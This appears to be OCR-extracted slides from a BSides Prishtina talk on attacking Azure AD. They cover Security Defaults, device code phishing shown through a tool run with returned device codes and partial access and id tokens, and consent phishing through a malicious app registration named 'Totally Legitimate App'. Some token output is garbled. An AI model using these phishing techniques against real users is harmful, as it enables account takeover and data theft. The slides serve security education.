
Security Defaults



Security Defaults are configurations that allow security for administrators who don't know where to start. It's like Conditional Access, but smaller and simpler.

- Requiring all users to register for Azure AD Multi-Factor Authentication.
← Allows user to skip for 14 days.
- Requiring administrators to do multi-factor authentication.
←
- Requiring users to do multi-factor authentication when necessary.
←
- Blocking legacy authentication protocols.
→ This is what interests us
- Protecting privileged activities like access to the Azure portal.





Enabled by default. There are cases to disable like:




Convenience

Using Conditional Access.




Device Code Phishing




BSides Prishtina



```
(bsides())()exploit/azuread_device_code_phish) >>> run
-----
user_code: DHAF2WLQA
-----
{
    "device_code": "DAQABAAEAAAD--DLA3V07QrddgJg7WevrQu-Xtk82PSV1YfzID4_YwbW_hgH6NuuPowNtCe07W7L_AJngZu9RptFyjto0hV-uvUTdKIb0DQJ80X-v
Y0NXONeVlItc7L_wZKJDwbx702UryMsQrA994RNL9cd-gXhJqfv9XzaC5SzDF-9VJw_oFwRz0dQGg7_FoNzwo7-j-G8gAA",
    "expires_in": "900",
    "interval": "5",
    "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DHAF2WLQA to auth
enticate.",
    "user_code": "DHAF2WLQA",
    "verification_url": "https://microsoft.com/devicelogin"
}
```




```
device_code: DA
P-cPjE34jvWjvPM
-----
FMGwgbC
-----
{
    "device_code": "DAQABAAEAAAD--DLA3V07QrddgJg7Wevrob-h6PjgJHzAKWthAy42b5KVsvk08GDcdZwRDAMBz3_LQ3ikHWkvKoZ0VW07Pz0IZYmYJBCSAcqTH6_-
fMGwgbCP-cPjE34jvWjvPMvoeCxpua_FIdDoAOH7x7gImpycWJU7rAJD6m2zzGpQA7D1_jWJc0t56qnmQeVbtPU8SRwgAA",
    "token": {
        "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImpZCI6ImpTMVhvMU9XRGpf
NT
YT
EF
Z2
ta
Zj
UF
Vn
lc
UU
IT
trp0nMu8AsQScWobkv77yRDLW9yRMy2iDFohcWCE8GI9eg9LoA9Jie5vkbNP0_obfvehSwt8TzNWZrvuhZuidyp5-C5HHUEY_otiYM26UwXh031F2chyA",
        "device_code": "DA
H6_-fMGwgbCP-cPjE34jvWjvPM
        "expires_in": "8738",
        "expires_on": "1651278265",
        "ext_expires_in": "8738",
        "foci": "1",
        "id_token": "ey
czovL3N0cy53aw5kb3dzLm5
TY1MTI3MzEyNiwiYW1yIjpb
oiTWZhIFVzZXIiLCJvaWQiC
        "jHRw
        "I6M
        "IIij
        "2akF
        ":
    }
}
```



Client ID:

d3590ed6-52b3-4102-aeff-aad2292ab01c

Malicious Azure App Phishing



Office365 Attack Toolkit



* Name
The user-facing display name for this application (this can be changed later).
Totally Legitimate App

Supported account types
Who can use this application or access this API?
 Accounts in this organizational directory only (Default Directory only - Single tenant)
 Accounts in any organizational directory (Any Azure AD directory - Multitenant)
 Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)
 Personal Microsoft accounts only

Configure Web

All platforms Quickstart Docs

* Redirect URIs
The URIs we will accept as destinations when returning authentication responses (tokens) after successfully authenticating or signing out users. The redirect URI you send in the request to the login server should match one listed here. Also referred to as reply URLs.
[Learn more about Redirect URIs and their restrictions](#)

http://localhost

| Microsoft Graph (8) | | | |
|---------------------------|-----------|---|-------|
| Permission | Type | Description | Scope |
| Contacts.Read | Delegated | Read user contacts | No |
